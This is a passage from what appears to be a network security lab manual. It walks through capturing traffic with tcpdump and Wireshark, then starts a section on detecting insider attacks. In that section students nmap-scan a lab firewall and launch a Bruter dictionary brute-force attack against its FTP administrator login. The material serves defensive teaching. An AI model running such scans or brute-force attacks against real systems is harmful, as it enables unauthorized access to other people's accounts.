
Press Enter.

```
root@kali2:~# tcpdump -i eth1 -nnntt -s 0 -w capnet2.cap -C 100
```

```
root@kali2:~# tcpdump -i eth1 -nnntt -s 0 -w capnet2.cap -C 100
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
```



Note: Wait about 5 minutes so that your capture file will have some generated traffic. While waiting, log off and back on to the external Windows 7 Attack machine as student with the password of **password** to generate some traffic for your capture file.



25

Click on the Sniffer icon from the topology. Press **Ctrl+C** to stop tcpdump from running and discontinue the network

```
root@kali2:~# tcpdump -i eth1 -nnntt -s 0 -w capnet2.cap -C 100
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C20 packets captured
20 packets received by filter
0 packets dropped by kernel
```

26


Type the following command to view the **capture file**. Press **Enter**.

```
root@kali2:~# wireshark capnet2.cap
```


```
root@kali2:~# wireshark capnet2.cap
```

27

Click **OK** to the **Lua Error** when **Wireshark** opens.




Wireshark will open and the capture file will appear similar to the one seen below. Notice that the traffic listed takes place on the 216.0.0.0/8 network.



28

From the **File** menu, **select Quit** to close **Wireshark**.



DISCUSSION QUESTIONS:

- 1 What command will display all of the Ethernet interfaces within Linux?
- 2 By default, tcpdump will capture how many bytes of a packet?
- 3 What switch can be utilized with tcpdump to capture the entire packet?
- 4 How can you see what options are available for the tcpdump command?

CONCLUSION:

Sniffers are a very important part of network monitoring. In the real world, capture files are huge and can cause GUI-based programs or programs that load into RAM to crash. The tool tcpdump can be utilized on a Linux system to capture network traffic.

Detecting Unwanted Incoming Attacks

Insiders are a huge threat to networks because they are inside of the firewall. For this reason, most internal networks are monitored. In this section, we will monitor the internal network while an attack is conducted and then review generated snort alerts.

Detecting Attacks

We will send the network traffic to a log file which we will later analyze with snort. In sniffing mode, snort can be used to dump output to the screen or a log file. We will dump the output to the screen so we can view internal network communication.

Perform the following steps on the **Sniffer**.

1


Type the following command to start the **sniffer on the internal interface**. **Press Enter**.

```
root@kali2:~# tcpdump -i eth0 -nnntt -s 0 -w brute.cap -C 100
```

```
root@kali2:~# tcpdump -i eth0 -nnntt -s 0 -w brute.cap -C 100
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```


2

Click on the **Windows 7 icon** from the topology.



3

Open a **command prompt** by **double-clicking** the **cmd-Shortcut** on the desktop.



- 4 **Type** the following command to scan the **firewall** for open ports. **Press Enter**.

C:\> `nmap 216.1.1.1`



Note: this may take up to 30 seconds to run.

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>nmap 216.1.1.1

Starting Nmap 5.51 ( http://nmap.org ) at 2016-11-01 05:39 Eastern Daylight Time
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for server.XYZcompany.com (216.1.1.1)
Host is up (0.00s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
MAC Address: 00:50:56:9A:71:CC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
```


5

Double-click on the **Bruter.exe shortcut** on the **Windows 7 Desktop**.




6

Type **216.1.1.1** for the **Target** IP. For the **User**, **type** **administrator**. For the **Dictionary**, **click** the **Browse** button. **Click** **Wordlist.txt** and **click** **Open**.




7

Click the **Start** button to initiate the **brute force attack** against **FTP**.



8

Within **Bruter**, **click** on the **Testing** tab to view the **actions** against the **victim**.



Note: This will take about 5 minutes to run. Keep in mind the screen shot you see below might not be exact depending on the time you stop the test.

